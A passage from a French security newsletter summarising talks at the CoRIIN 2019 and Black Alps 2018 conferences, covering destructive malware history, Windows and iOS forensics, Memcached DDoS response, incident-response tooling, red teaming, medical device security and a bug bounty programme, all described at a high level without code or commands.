Le premier logiciel malveillant de ce type qui nous a été présenté, date de 1974 et s'appelle Rabbit. Ce dernier agissait comme une fork bomb, rendant instable le système d'exploitation. Puis, en remontant jusqu'à nos jours, il a présenté, entre autres, Jerusalem (infection de tous les exécutables du système - 1987), Michelangelo (suppression du secteur de démarrage - 1991), CH Virus (suppression de la mémoire flash du BIOS - 1998), Shamoon (suppression des données du disque, puis du «MBR» (Master Boot Record) 65

- 2012), Destover (impliqué dans le hack de Sony - 2014), Industroyer (suppression des clés de registre, et qui a mis hors service le système électrique ukrainien - 2016).

Il a également présenté, plus en détail, les logiciels malveillants, tels que NotPetya (un pseudo-ransomware puisque les données sont supprimées une fois la rançon payée, et qui a été une première «supply-chain attack» massive), Triton (un malware agissant sur les systèmes de contrôle des équipements Schneider Electric, en les empêchant de lever des alertes) qui aurait impacté des vies humaines, OlympicDestroyer (utilisé pour cibler les serveurs des Jeux Olympiques) et ShamoonV3 (dont l'action était de réécrire les fichiers afin d'empêcher leur récupération et dont le but était de mettre en avant des revendications idéologiques).



Selon lui, on retrouve 5 actions utilisées par les logiciels destructifs :

1. Le wipe : suppression de données par réécriture multiple, suppression de secteur de démarrage
2. Le chiffrement : pour empêcher l'accès à l'information contenue dans les fichiers
3. L'anti-forensic : suppression des journaux, des sauvegardes... pour retarder la détection et la remise en l'état du système
4. L'impact physique : modification du comportement interne des cibles, sabotages
5. Le déni de service

De plus en plus de ces logiciels utilisent des mécanismes de propagation (récupération d'identifiants via psexec ou mimikatz, utilisation d'exploit comme EternalBlue) afin d'avoir un impact plus conséquent, une fois un système infecté.

Ces informations ont permis au chercheur de classer les logiciels malveillants dans 6 catégories :

1. Les leurres (Hermes, CyanWeb)
2. Les botnets destructeurs (Mirai)

3. Les logiciels disrupteurs (WannaCry)

4. Les pseudo-ransomwares (NotPetya)

5. Les Wipers (NotPetya, Shamoon)

6. Les destroyers physiques (Triton)

Enfin, avant d'aborder le futur, quelques mesures pour permettre de limiter l'impact de ces logiciels malveillants ont été présentées : la nécessité de réaliser une segmentation (tant au niveau réseau qu'au niveau utilisateur) pour limiter les capacités des mécanismes de propagation, la nécessité de connaître les points de pivots du SI ou encore l'obligation d'avoir un plan de réponse à incident (et de le tester régulièrement).

« Le premier logiciel malveillant destructif qui nous a été présenté, date de 1974 et s'appelle Rabbit. Ce dernier agissait comme une fork bomb, rendant instable le système d'exploitation »

Concernant le futur, le chercheur voit une accélération du développement de ces logiciels, notamment car ils sont de plus en plus utilisés pour faire peser une pression financière ou politique sur les organisations. Il s'attend aussi à l'utilisation croissante et récurrente des «supply-chain attack» comme vecteurs d'infections et à l'émergence d'attaques ciblées visant des infrastructures critiques comme Triton.

Goblin Panda : La Chine en Asie du Sud-Est
Sébastien Larinier (@sebdraiven)

Malheureusement, cette conférence a été catégorisée comme étant «TLP AMBER» ce qui nous empêche d'en partager les détails. Toutefois, n'hésitez pas à contacter le conférencier si vous désirez plus d'informations.

Investigation dans AmCache
Blanche Lagny (@moustik01)

+ Slides

https://www.ssi.gouv.fr/uploads/2019/01/anssi-co-riin_2019-amcache_investigation.pdf

Cette conférence avait pour objectif de présenter un artefact peu connu, utilisable dans le cadre d'investigations numériques sous Windows, appelé AmCache.

Cet artefact, qui recense les preuves d'exécution de binaires Windows et d'installation de programmes est disponible à partir de Windows 7 et de Windows 2008 R2. Il est utilisé dans le cadre du service de compatibilité d'applications de Windows et peut servir à trouver des preuves d'exécution de binaires malveillants.

Les travaux de Mme LAGNY visaient à proposer une do-



cumentation de référence sur cet artefact, qui est consultable à l'adresse suivante : https://www.ssi.gouv.fr/uploads/2019/01/anssi-coriin_2019-analysis_amcache.pdf.

La conférence a débuté par la présentation du fonctionnement d'AmCache, qui diffère en fonction des versions de Windows.

Sur Windows 7 (et versions de Windows Server équivalentes), lors de l'exécution d'un exécutable, celui-ci met à jour un fichier (RecentFileCache.bcf). Puis, tous les jours, une tâche planifiée s'exécute, et vide le contenu de ce fichier dans un fichier XML (nommé de la forme suivante : AEINV_WER_{GUID}_timestamp.xml).

Sur Windows 8 (et versions de Windows Server équivalentes), lors du lancement d'un exécutable, celui-ci met à jour un fichier (Amcache.hve). Puis, tous les 3 jours, une tâche planifiée démarre, et vide le contenu de ce fichier dans un fichier XML (nommé de la forme suivante : AEINV_WER_{GUID}_timestamp.xml) ainsi que dans un fichier binaire (PropCache.bin), si l'exécutable est un pilote.

Enfin, sur Windows 10 (et versions de Windows Server équivalentes), lors de l'exécution d'un exécutable, celui-ci met à jour un fichier (Amcache.hve). Le fichier XML n'existe plus. Afin de démontrer l'utilité de l'artefact, Mme LAGNY a déroulé 3 scénarios fictifs, afin de présenter les informations qu'il est possible de retrouver grâce à l'AmCache.

Dans le premier scénario, celle-ci parvient à récupérer le nom d'un fichier exécuté supprimé, son chemin réseau, ainsi que son empreinte SHA-1.

Dans le second scénario, elle réussit à retrouver le nom d'un fichier exécuté, son chemin réseau, son empreinte SHA-1, mais aussi le répertoire dans lequel le logiciel malveillant et le suivi de celui-ci.

Enfin, dans le troisième scénario, elle parvient à retrouver un pilote malveillant et son chemin réseau.

L'AmCache est un artefact qui peut se révéler très puissant, mais qui est complexe à utiliser (notamment à cause de sa variation non pas avec l'OS, mais avec les versions de DLL).

Retour d'expérience lors d'investigation iOS

Paul Rascagnères (@r00tbsd)

Dans cette dernière présentation de la journée, Paul RASCAGNERES, chercheur en sécurité chez Talos, est revenu sur 3 grosses investigations iOS sur lesquelles il a pu travailler durant l'année écoulée.

Premier rappel fait par Mr RASCAGNERES : les logiciels malveillants existent bien sur iOS, contrairement aux idées reçues. Il a ensuite réalisé un bref rappel de l'architecture iOS : un système UNIX, séparé en plusieurs couches. C'est un système d'exploitation sans aucun accès total au système (pas d'accès root, pas d'accès à une CLI) et où l'intégralité du système est sandboxé. Le système de fichier root est également en lecture seule, ce qui en empêche la modification (au risque de planter le téléphone). Ce rappel est conclu par un constat : les protections en place, limitent, voire empêchent, les analyses de logiciels malveillants et les investigations numériques.

La seconde partie, concernant la nécessité de « jailbreak » le téléphone, est introduite par un second constat : afin de mener une investigation numérique sur iOS, il faut extraire la source de l'application (en .ipa). Théoriquement, le « jailbreak » n'est pas obligatoire. Cependant, dans le cas d'un téléphone non-jailbreaké, le seul moyen de récupérer l'application est d'envoyer directement l'appareil à Apple, en leur demandant de vous envoyer l'application extraite. En effet, sans « jailbreak », impossible pour un chercheur de réaliser un « dump » de la mémoire ou du disque, et l'analyse de l'application nécessite la source. Troisième constat de cette présentation : si l'appareil n'est pas à jour, « jailbreakez-le », sinon, envoyez un message à Cellebrite et préparez un chèque conséquent (ou retirez l'appareil des processus de mise à jour et attendez un hypothétique « jailbreak » pour cette version d'iOS).

Parmi les outils utilisés pour son investigation, l'intervenant a notamment cité IDA Pro (ou une alternative appelée Hopper), Frida (qui permet de déboguer iOS) ainsi que la nécessité d'avoir un routeur configuré pour effectuer une capture réseau de ce qu'envoie l'appareil.

Il est ensuite rentré dans les détails du déploiement des logiciels malveillants, et a principalement mis en avant une technique : l'utilisation d'un MDM (Mobile Device Manager).

Un MDM permet de déployer des applications à distance sur un appareil iOS. Toutefois, il existe deux principales limitations :

✚ la nécessité que l'appareil s'inscrive à un MDM (ce qui peut être fait soit par une attaque d'ingénierie sociale, soit avec un accès physique à l'appareil) ;

✚ l'impossibilité de supprimer directement des applications via le MDM (ce qui peut toutefois être fait en utilisant un paramètre de contrainte d'âge - intégré dans l'application - pour supprimer certaines applications, autorisées seulement à partir d'un certain âge).

Paul RASCAGNERES a également cité l'utilisation des failles 0-day comme moyen de déployer des applications malveillantes, mais sans toutefois rentrer dans les détails. Suite à cela, le conférencier a présenté les 3 techniques utilisées par les attaquants dans les logiciels malveillants qu'il a pu utiliser : l'injection de bibliothèque, l'interception web et l'utilisation d'un clavier customisé.



L'injection de bibliothèque est une technique bien connue de la communauté technique iOS, puisqu'elle permet d'ajuster le comportement d'une application (par exemple, avoir deux comptes WhatsApp actifs sur un même appareil). L'injection d'une bibliothèque malveillante permet donc à un attaquant d'obtenir les mêmes droits que l'application légitime, ainsi qu'un accès en lecture et en écriture sur les fichiers de l'application. Il est toutefois limité à la sandbox de l'application.

L'interception web consiste à générer des événements sur des applications dans des pages web (notamment les applications de navigateurs). L'application malveillante injecte du code JavaScript dans le code HTML de la page pour exécuter son action malveillante, puis met à jour le code de la page avant de la monter à l'utilisateur afin qu'il ne se doute de rien. Cette forme d'attaque permet notamment de récupérer des identifiants.

Enfin, les claviers customisés peuvent être programmés de façon à surveiller l'envoi des touches saisies, ce qui permet à un attaquant d'injecter un enregistreur de frappes sur un appareil. Ce genre d'application est censé être refusé par le store d'Apple, puisqu'il utilise le framework Web alors que ce n'est pas censé être le cas. Cependant, lorsque l'utilisateur saisit du texte dans un champ de mot de passe, l'appareil re-basculé automatiquement sur le clavier original, empêchant un attaquant de récupérer certains mots de passe grâce à ce genre d'attaques.

Pour conclure, Paul RASCAGNERES est revenu sur son premier constat : les logiciels malveillants existent bel et bien sur iOS et peuvent prendre plusieurs formes. Ce dernier a terminé sur un dernier constat : le plus compliqué dans une investigation numérique sous iOS, c'est de « jailbreaker » l'appareil.

Memcached ou quand votre backbone devient folle

Sébastien Mériot (@smeriot)

Sébastien MERIOT, responsable du CSIRT d'OVH, est revenu sur la vulnérabilité ayant affecté Memcached en mars 2018 (voir <https://blog.xmco.fr/info-les-records-datques-par-deni-de-service-distribue-depasse-par-lxploitation-de-services-memcached-exposes-sur-internet-touchant-principalement-github/>), qui a permis une attaque DDoS de grande ampleur.

Étant donné la position d'OVH, avec plus d'un million de clients et quasiment autant de serveurs, il est naturellement plus compliqué de réagir face à ce type d'attaque. Cette conférence a ainsi permis aux participants de mieux comprendre comment se passe une session de réponse à incident chez un « Cloud Provider ».

La problématique initiale posée par Memcached provenait de sa capacité à obtenir un facteur d'amplification très élevé. Sébastien MERIOT en a profité pour rappeler que le facteur d'amplification est la valeur par laquelle la taille des paquets d'origine est multipliée pour donner la taille du paquet de réponse. La technique est classique : un attaquant forge un paquet avec l'adresse IP de sa victime en source (usurpant son identité) afin que la réponse soit envoyée à cette dernière. Le but de l'attaquant est alors de trouver le facteur d'amplification le plus élevé possible afin d'obtenir une réponse la plus lourde possible pour un paquet émis le plus petit possible. À titre d'exemple, les amplifications sur le protocole DNS permettaient d'obtenir une réponse avec une taille 40 fois supérieure à la requête initiale.



La gestion de l'incident s'annonçait difficile au sein des équipes d'OVH étant donné le nombre conséquent de serveurs exposant une instance Memcached directement sur Internet (UDP/11211) : environ 7000 chez OVH et 74000 dans le monde (selon Shodan), et le facteur d'amplification estimé à environ 50000.

Les décisions ont été difficiles à prendre et les solutions relativement peu nombreuses : bloquer purement et simplement le port UDP/11211 (et impacter potentiellement des milliers de joueurs, le port étant aussi utilisé pour certains serveurs de jeux), développer des techniques de mitigation maison (ce qui serait précis, mais prendrait beaucoup de temps à réaliser), définir un mécanisme d'UBRL (pour User Based Rate Limiting), consistant à forcer une limite du tra-



fic UDP lié à Memcached (et avoir un léger impact global sur les performances), ou simplement espérer que l'attaque s'arrête.

L'option choisie par OVH a été d'implémenter un mécanisme d'UBRL pour limiter les dégâts à court terme, tout en décidant de développer une technique de mitigation en parallèle pour une solution long terme. Il restait alors à protéger le reste du monde de cette attaque, puisque les serveurs OVH disposant d'une instance Memcached étaient aussi utilisés pour augmenter la force de frappe des attaquants. Là encore, plusieurs décisions ont dû être prises en parallèle : éviter le phénomène d'amplification en empêchant le flood sur les IP « malveillantes » à l'origine du trafic, prévenir les clients d'OVH qu'un logiciel vulnérable sur leurs serveurs participait à une attaque DDoS et menaçait les administrateurs des serveurs de couper ces derniers s'ils ne réagissaient pas.

En collaborant avec l'équipe de marketing d'OVH, et grâce à 3 campagnes de communication, les équipes de sécurité ont ainsi réussi à obtenir des utilisateurs qu'ils corrigent environ 75 % des serveurs Memcached impactés.

À l'heure actuelle, les DDoS via une amplification utilisant Memcached existent toujours, surtout en Asie, mais la plupart des instances ayant été corrigées, les attaques sont beaucoup moins impressionnantes.

L'histoire de Greendale Thomas Chopitea (@tomchop_)

Thomas CHOPITEA, membre de l'équipe de réponse à incidents interne de Google, a présenté les outils utilisés par son équipe grâce à une conférence basée sur une fausse attaque, menant à une investigation imaginaire.

Via une présentation très didactique et un scénario bien ficelé, le chercheur a présenté les outils GRR, Plaso, Timesketch, dfTimewolf et Turbinia.

La présentation a ainsi débuté avec une attaque classique de typosquatting visant une fausse université. Laissé sans information sur le domaine visiblement malveillant utilisé, le conférencier a détaillé comment l'utilisation de GRR lui permet de récupérer des informations, et notamment de déterminer qui aurait pu visiter le site malveillant. GRR est un framework de réponse à incidents utilisant des agents distants. Ce dernier a l'avantage d'exister sur de multiples plateformes et permet de récupérer rapidement des artefacts et des fichiers importants.

Une fois ces artefacts récupérés, c'est au tour du logiciel Plaso d'entrer en scène. Originellement connu sous le nom de « log2timeline », ce logiciel permet de convertir tous les

éléments d'un système de fichier et d'en extraire les timestamps. L'objectif est d'observer de manière temporelle (sous forme de timeline) les divers incidents qui ont pu avoir lieu sur une machine infectée, ou qui ont mené à l'infection d'une machine.

« Thomas CHOPITEA, membre de l'équipe de réponse à incidents interne de Google, a présenté les outils utilisés par son équipe grâce à une conférence basée sur une fausse attaque, menant à une investigation imaginaire. »

Après que la timeline ait été créée, c'est l'utilisation de Timesketch qui a été présentée. Timesketch a pour but de présenter une timeline d'une manière plus visuelle, en mettant en avant les informations importantes et en permettant de filtrer facilement l'information. Timesketch permet également à plusieurs analystes de travailler en parallèle sur divers cas et diverses timeline.

Ensuite, dfTimewolf permet d'utiliser les différentes sorties des divers logiciels utilisés (GRR, plaso) les unes à la suite des autres, via un système de « recettes » indiquant les différentes actions à entreprendre, de manière à automatiser la récupération et le pré-traitement d'un certain nombre d'informations, pour qu'ils soient ingérés dans Timesketch.

La présentation s'est conclue par l'utilisation du logiciel Turbinia, qui permet de réaliser une analyse forensique complète depuis le Cloud (Google Cloud, dans ce cas). Il permet ainsi de récupérer des preuves sur une machine du Cloud déployée automatiquement, de lancer plaso sur celles-ci, d'exporter les résultats et de les importer dans une autre machine présente sur le Cloud, qui servira à l'investigation numérique.

Thomas CHOPITEA en a profité pour rappeler que tous les outils présentés sont open source, gratuits et sous licence Apache 2. Ils peuvent donc facilement être réutilisés dans n'importe quelle entreprise.

Agressions électromagnétiques et forensics

José Lopes Esteves (@lopessecurity)

Cette conférence nous a présenté l'utilisation et l'évolution des agressions électromagnétiques et son utilisation possible dans le cadre d'une investigation numérique.

L'idée des agressions électromagnétiques est apparue pendant les essais nucléaires au 20ème siècle, quand les chercheurs ont découvert l'impact de la détonation d'une arme sur son entourage électromagnétique. L'objectif habituel de ces agressions est principalement de pouvoir endommager (physiquement, ou en termes de communications) un appareil, afin de causer un déni de service. Elles peuvent également être utilisées afin de dégrader les communications d'une zone, de leurrer des capteurs ou d'injecter des signaux arbitraires.



Depuis les premiers essais nucléaires, les technologies ont évolué, et aujourd'hui les stratégies de détection coûtent cher à mettre en place, comparativement à la simplicité relative de ces attaques. Deux stratégies sont principalement utilisées : la surveillance du spectre électromagnétique, afin de déterminer un signal bruit, et la surveillance des effets, qui permet de déterminer l'impact qu'a pu avoir une agression électromagnétique. Cependant, ces deux techniques sont distinctes, et l'une utilisée isolément ne permet pas d'obtenir les informations fournies par l'autre.

Avant de conclure, l'intervenant a proposé une utilisation de ces agressions électromagnétiques dans le cadre de lutte contre les drones. Actuellement, on utilise des armes électromagnétiques afin de faire tomber un drone (ce qui peut causer des dommages considérables). Le projet porté par le conférencier consiste à utiliser les variations du signal électromagnétique afin d'injecter un signal arbitraire dans les journaux des drones, et d'y déposer, par exemple, un timestamp chiffré par une clé. La corrélation des informations permettrait alors de déterminer si un appareil se trouvait dans une zone précise à une heure précise.

En conclusion, les agressions électromagnétiques sont des attaques en cours de développement grâce au coût du matériel qui est de moins en moins élevé et à des capacités de défense qui sont encore immatures.

AWS EC2 Forensics 101

Frédéric Baguelin (@udgover)

Cette conférence trouve son origine dans un besoin de la Société Générale de récupérer, en local, des volumes (associés à des instances Amazon EC2) pour un total de 6TB. La présentation a débuté par un rappel du contexte technique concernant AWS (Amazon Web Services), ainsi que les offres EC2.

Le point le plus important de cette introduction était le rappel qu'un volume, qui est un stockage virtuel attaché à une instance EC2, est disponible uniquement dans la même zone de disponibilité que l'instance. Il n'est donc pas possible de déplacer directement un volume d'une instance située à Los Angeles, vers une instance située à Paris. Pour faire cela, il est nécessaire de créer un instantané du volume (qu'Amazon appelle « snapshot »), et de donner les droits d'accès aux snapshots ainsi qu'aux clés de déchiffrement de ceux-ci (tous les volumes sont chiffrés). Une fois le snapshot créé, il faut l'associer à l'instance d'acquisition, attendre sa lecture complète (environ 10 min pour un snapshot de 200GB), puis, le présentateur a utilisé wget afin de récupérer son volume depuis l'instance EC2 d'acquisition.

Au final, cette technique est actuellement l'une des seules disponibles pour récupérer le contenu d'un volume en local, avec celle consistant à envoyer un disque vierge à Amazon, en demandant de copier les données dessus. C'est donc une méthodologie intéressante, bien que difficilement automatisable et surtout, qui représente un certain coût (500 \$ pour récupérer 6,6TB de données).

Investigation numérique sur l'annuaire Active Directory avec les métadonnées de réplication

Léonard Savina (@ldap389)

+ Slides

https://www.ssi.gouv.fr/uploads/2019/01/anssi-coriin_2019-ad_timeline.pdf

Objectif de cette conférence : démontrer l'utilité des métadonnées de réplication dans le cadre d'une investigation numérique portant sur un annuaire Active Directory.

Léonard SAVINA a introduit sa présentation en expliquant ce que sont les métadonnées de réplication. Ces métadonnées, disponibles au format XML pour chaque objet, sont des informations relatives à la dernière modification des attributs répliqués de l'objet entre plusieurs Active Directory d'une même forêt. Chaque modification d'un attribut répliqué dans un des annuaires Active Directory va incrémenter une valeur appelée USN, qui, reliée au nom d'un contrôleur de domaine permet d'identifier de manière unique une modification de l'annuaire. L'ensemble des métadonnées de répliqués se retrouvent dans 2 sources : le « msDS-ReplicaAttributeMetaData » pour les attributs et le « msDS-ReplicaValueMetaData » qui se récupère lors de l'interrogation d'un groupe.



Afin de manipuler ces métadonnées, l'ANSSI a développé un outil open-source appelé «ADTimeline». Celui-ci permet d'extraire, pour des objets donnés, leurs métadonnées de réplication («msDS-ReplAttributeMetaData» et, pour les groupes, «msDS-ReplValueMetaData») puis de générer une timeline (au format CSV), en triant ces métadonnées par date de dernier changement. L'outil génère également deux fichiers XML, qui contiennent les objets avec leurs attributs récupérés par LDAP et par le «Global Catalog», et un fichier de log.

En conclusion, Léonard SAVINA est revenu sur les différences entre métadonnées de réplifications et journaux de sécurité, et notamment sur le point que les métadonnées de réplifications ne remplacent en aucun cas un système de centralisation, stockage et analyse des journaux.



Dans la suite de la démonstration, l'intervenant a déroulé 2 scénarios afin de montrer l'utilité des métadonnées de réplication.

Dans le premier scénario, un attaquant avec les droits « administrateur de domaine » met en place une porte dérobée sur le système, déploie un logiciel malveillant à l'aide d'une GPO et utilise Mimikatz DCSync pour voler les secrets d'authentification. Avec ADTimeline, la personne qui mène l'investigation est en mesure de détecter la modification suspecte d'attributs, l'effacement suspect d'objets, la modification de groupes d'utilisateurs (ajout/suppression de comptes) et enfin, des incohérences dans la timeline, qui permet de détecter un comportement frauduleux. À partir de là, il est nécessaire de pivoter sur les journaux Windows pour analyser la compromission. Les métadonnées de réplication servent ici à détecter un comportement suspect pour fournir une piste à l'équipe en charge de l'investigation.

Dans le second scénario, l'attaquant, toujours avec les droits administrateur de domaine, a modifié un attribut afin de pouvoir contourner l'authentification multifacteur en place sur le parc. Puis, il utilise Mimikatz DCShadow pour contourner les alertes du SIEM et falsifier les métadonnées de réplication afin de ralentir l'investigation. Ici, ADTimeline permet de détecter une incohérence dans la première timeline générée à cause de valeurs surprenantes des valeurs de l'USN sur un des Active Directory. L'équipe d'investigation a alors généré une seconde timeline afin de trouver la raison de l'incohérence.

Retour sur la Black Alps 2018

Par Etienne BAUDIN



Introduction

L'édition 2018 de la Black Alps, une conférence suisse de référence en matière de sécurité des Systèmes d'Information, s'est déroulée à Yverdon-les-Bains les 8 et 9 novembre derniers.

Cet événement offrait un éventail d'activités destiné aussi bien aux professionnels qu'aux amateurs passionnés par la Sécurité des Systèmes d'Information.

Il se déroulait au Y-PARK, centre technologique de la ville d'Yverdon-les-Bains. En plus des conférences, deux dîners (dont une fondue) et un CTF étaient organisés.

L'équipe organisatrice de la conférence a mis à disposition sur YouTube certaines conférences filmées, accessibles à l'adresse suivante :

https://www.youtube.com/channel/UcKCV_HJUKl8Ps-FrX4wpPX4A/videos

De plus, certains supports de présentations sont consultables sur le site officiel de la conférence :

<https://www.blackalps.ch/ba-18/talks.php>.

Cet article présente les résumés de quelques conférences qui nous ont marqués.

Let's create a RedTeam mission

Alex Kouzmine

+ Slides

https://www.blackalps.ch/ba-18/files/talks/BlackAlps18-Alex_Kouzmine.pdf

+ Vidéo

<https://www.youtube.com/watch?v=-kK8K-UVhWY>

Le chercheur du CERT Société Générale a présenté son approche pour la création d'une mission de type redteam. Ce concept de « Red team », de plus en plus utilisé, provient de l'armée américaine qui en tirait parti pour mieux comprendre et anticiper d'éventuelles attaques russes. L'idée était de mettre une équipe dans la peau d'attaquants, de s'appuyer sur les méthodes d'attaques connues de la Russie et de préparer au mieux la « Blue team », l'équipe de défense, en cas d'attaque.

Après avoir défini les objectifs de la mission, il a pu préparer et réaliser les différentes étapes de son attaque en se basant sur le modèle ATT&CK du MITRE. Sur la base de ce dernier, il s'est appuyé sur des méthodes d'attaque de groupes ciblant la Société Générale (à partir de résultats de leur activité interne de threat intelligence) pour établir le mode opératoire qu'il allait utiliser, l'objectif étant de se protéger le plus efficacement possible contre les méthodes des groupes d'attaquants cherchant à impacter l'entreprise.

Il est revenu sur chacune des étapes pour évoquer les stratégies qu'il avait adoptées et proposer quelques conseils.



Une fois la mission ayant atteint ses objectifs, il a rappelé l'importance de réaliser un feedback entre les équipes. Cette étape a pour but de comprendre et résoudre l'origine des problématiques en ayant permis le succès.

« Ce concept de Red team" de plus en plus utilisé, provient de l'armée américaine qui en tirait parti pour mieux comprendre et anticiper d'éventuelles attaques russes »

Il a conclu sa présentation à partir de quelques conseils :

- + être humble dans le choix des méthodes d'attaques ;
 - + être sexy est la clé lors de campagnes de phishing ;
 - + être en capacité de s'adapter aux différentes problématiques techniques que l'on va rencontrer durant la mission ;
 - + éviter l'utilisation de techniques ou d'outils « overkill » ;
- « Less is More » : la simplicité doit être privilégiée face à la complexité.

State Of The Art In Security Applied To An Insulin Pump - Stephan Proennecke

+ Vidéo

<https://www.youtube.com/watch?v=ZFHya3diE1c>

Cette présentation réalisée par un collaborateur de la société Debiotech qui a développé une pompe à insuline numérique (avec un téléphone mobile pour ajuster le taux d'insuline de la pompe).

Celui-ci a développé la sécurité du contrôle de la pompe numérique depuis le lancement du produit.

Il a pu montrer les différentes problématiques rencontrées et notamment le besoin de « safety » et de cybersécurité qui amènent des contraintes diamétralement opposées.

Face aux différents risques sur l'ensemble de l'architecture du processus d'utilisation de la pompe à insuline, il a pu mettre en place les deux solutions suivantes :

- + Ajout d'une machine virtuelle dans le téléphone dédié pour avoir une partition pour les applications du téléphone et une partition limitée pour les actions médicales ;
- + Ajout d'une seconde carte SIM pour sécuriser le téléphone et pour associer et sécuriser la pompe.

Challenges Of Our Hospitals When Working With Connected Devices

Pierre-François Regamey

+ Vidéo

<https://www.youtube.com/watch?v=Mm3lyic2dm4>

Cette présentation réalisée par le RSSI du groupe hospitalier CHUV a eu pour objectif de montrer les différents challenges sur la cybersécurité qu'il pouvait rencontrer dans son métier.

Il a dans un premier temps pu montrer à quel point son groupe hospitalier utilisait le monde du numérique.

- + Plus de 200 applications IT liées au coeur de métier du groupe sont ainsi disponibles ;
- + De très nombreux périphériques médicaux connectés issus de plusieurs centaines de fournisseurs différents ;
- + Interconnexion avec des universités et organismes de recherches, avec les périphériques des patients ;
- + +12 000 machines, +2 PB pour les données.

La gestion de la cybersécurité d'un tel espace est donc particulièrement complexe et les attaques sur les hôpitaux sont régulières. Les vulnérabilités sur les objets connectés sont quant à elle très nombreuses et font l'actualité presque chaque semaine.

Dans un second temps, il a cherché à expliquer l'origine de ces vulnérabilités qu'il rencontrait sur les appareils médicaux des hôpitaux :

- + Ils appareils médicaux sont souvent développés par des fournisseurs spécialisés dans la précision de la mesure et donc de la « safety » du patient ;
- + La sécurité de ces appareils nécessiterait une collaboration entre industriels, expert IT et expert médicaux ;
- + Il n'existe pas de cadre ou de directives de cybersécurité pour les appareils médicaux : les hôpitaux doivent pour l'heure proposer leurs propres normes aux fournisseurs qui sont néanmoins très complexes à faire appliquer.

Application Level DDOS, the rise of CDNs and the end of the free Internet

Christian Folini (@ChrFolini)

+ Slides

https://www.blackalps.ch/ba-18/files/talks/BlackAlps18-Christian_Folini.pdf

+ Vidéo

<https://www.youtube.com/watch?v=MNPG-54defU>

Lors de cette présentation, le chercheur a d'abord présenté différentes actualités, puis des techniques et des moyens mis en oeuvre afin de réaliser un déni de service distribué. Il a ainsi évoqué l'exploitation de vulnérabilités sur des objets connectés par des botnets, et notamment du botnet Mirai qui a exploité des caméras IP mal configurées. Il a également présenté les dénis de service tirant leurs sources de vulnérabilités applicatives. C'est le cas, par exemple, de l'amplification DNS, permettant de générer des requêtes très lourdes pour les victimes.

Face à ces différentes méthodes et à partir de citations de géants du web, il a évoqué l'avenir des dénis de service. Ainsi, d'ici plusieurs années, seuls très peu d'hébergeurs (Amazon, Google par exemple) seront en mesure de résister aux plus grandes attaques par déni de service. Dès lors, les entreprises auront le choix entre payer ces hébergeurs ou payer des rançons auprès d'attaquants pour ne pas être attaquées et maintenir leur business.

« Paul Rascagneres a présenté durant cette conférence les différentes activités du groupe d'attaquant Group123 entre 2017 et 2018. »

"Within 2-3 years, there will be only 2-3 players in the world that are able to withstand the biggest DDoS attacks and protect websites on a global scale.", Damian Menscher (Google)

"I think we are going to see a future where people will accept to pay money in extortion. It will be part of the costs of doing business. As an alternative, there will be a handful of expensive services that can protect you from DDoS attacks and these services effectively control what new startups will be allowed to operate on the internet.", Dr. Paul Vixie (Farsight)

Bien qu'il est difficile de limiter cette prévision, il a conclu en proposant l'utilisation d'un paramétrage BGP (No Route Export) consistant à ne plus annoncer la route internationalement, mais de se concentrer sur des partenaires locaux. Cela permettrait alors à un service de rester en ligne dans la région dans laquelle il se trouve (en supposant que l'attaque provienne d'une zone géographique différente).

Dilemmas everywhere! Get it right or get pwned

Ethan Schorer (@ethan_sec)

+ Slides

https://www.blackalps.ch/ba-18/files/talks/BlackAlps18-Ethan_Schorer-Light.pdf

+ Vidéo

<https://youtu.be/NMYMHFHM0ZM>

Le chercheur a proposé de partager sa vision du développement sécurisé.

Sur la base d'une étude réalisée par IBM, il a présenté l'évolution du coût de correction de vulnérabilités, qui augmente très fortement en fonction de l'état de développement d'une application. Il a alors évoqué la nécessité de sécuriser chaque maillon de la chaîne de développement :

+ développement sécurisé du design de l'application ;

+ développement sécurisé du code ;

+ tests sécurisés de l'application.

En déroulant ces trois piliers, il est revenu sur quelques fondamentaux d'un développement sécurisé :

+ la formation à la sécurité des développements ;

+ le style du code ;

+ la validation des entrées.

Afin de mettre en lumière son propos, il a pris l'exemple du développement d'un outil permettant l'identification de logiciels malveillants et a parcouru les différentes étapes de son développement pour s'assurer que chacune incluait des aspects sécurité.

Il a alors mis en valeur des dilemmes pour lesquels il est nécessaire de choisir par exemple entre facilité d'utilisation et sécurité. Voici quelques exemples de choix ou questions importantes pour la sécurité du produit :

+ le choix du langage de programmation pour une interface front-end / back-end ;

+ l'utilisation de bibliothèques logicielles tierces ;

+ l'utilisation de composants open source ;

+ le besoin en maintenance (mises à jour de sécurité) ;

+ etc.

Il a conclu sur le fait qu'il était vital que chaque étape d'un développement bénéficie d'une attention à la sécurité. Enfin, il a mis en valeur l'importance de l'existence de lignes directrices claires dans les entreprises pour la bonne mise en place des développements sécurisés.

BLACK ALPS

3 years later: a crossed look at Swisscom bounty

Florian Badertscher et Nicolas Heiniger (@NicolasHeiniger)

Cette présentation a été réalisée par un analyste du CSIRT de Swisscom et par un chercheur de l'entreprise Compass Security.

Ensemble, ils ont montré l'évolution du programme de Bug Bounty mis en place par Swisscom il y a 3 ans. Ils ont parcouru ensemble les difficultés rencontrées au fil du temps :

- ✚ du côté de Swisscom : le recrutement, la prise en compte de toutes les demandes par rapport à la taille de l'équipe, etc. ;

- ✚ du côté des chercheurs : la frustration du temps de réaction/correction de Swisscom, etc.

Cette conférence a donné ainsi une vision interne et externe de ce programme et de son évolution pendant ces 3 années.



Ils ont donc présenté comment l'amélioration du fonctionnement de ce programme a été réalisée grâce à la collaboration et la communication entre chercheurs et internes de Swisscom.

Par la suite, les deux ingénieurs ont révélé quelques vulnérabilités importantes qui avaient pu être identifiées :

- ✚ une injection SQL menant à une prise de contrôle d'un équipement utilisé pour la diffusion contenue vidéo ;

- ✚ un mot de passe par défaut sur l'interface d'une imprimante exposée sur Internet permettant de récupérer l'intégralité des documents imprimés via l'authentification sur la solution messagerie de l'entreprise ;

- ✚ une vulnérabilité XSS stockée sur un portail client ;

- ✚ etc.

Cette conférence s'est clôturée sur ces échanges et sur l'avenir de ce bug bounty que ce soit en termes d'organisation interne, de collaboration avec les chercheurs et de correction des vulnérabilités identifiées.

Group123: Korea in the crosshairs

Paul Rascagneres (@rootbsd)

✚ Vidéo

<https://www.youtube.com/watch?v=6Af6rjpzZsA>

Ce chercheur travaillant parmi le groupe de chercheurs Cisco Talos a présenté durant cette conférence les différentes activités du groupe d'attaquant Group123 entre 2017 et 2018.

Il a ainsi développé les différentes campagnes sur lesquelles il avait pu travailler, qui ont ciblé des utilisateurs Sud-Coréens et des institutions financières non coréennes.

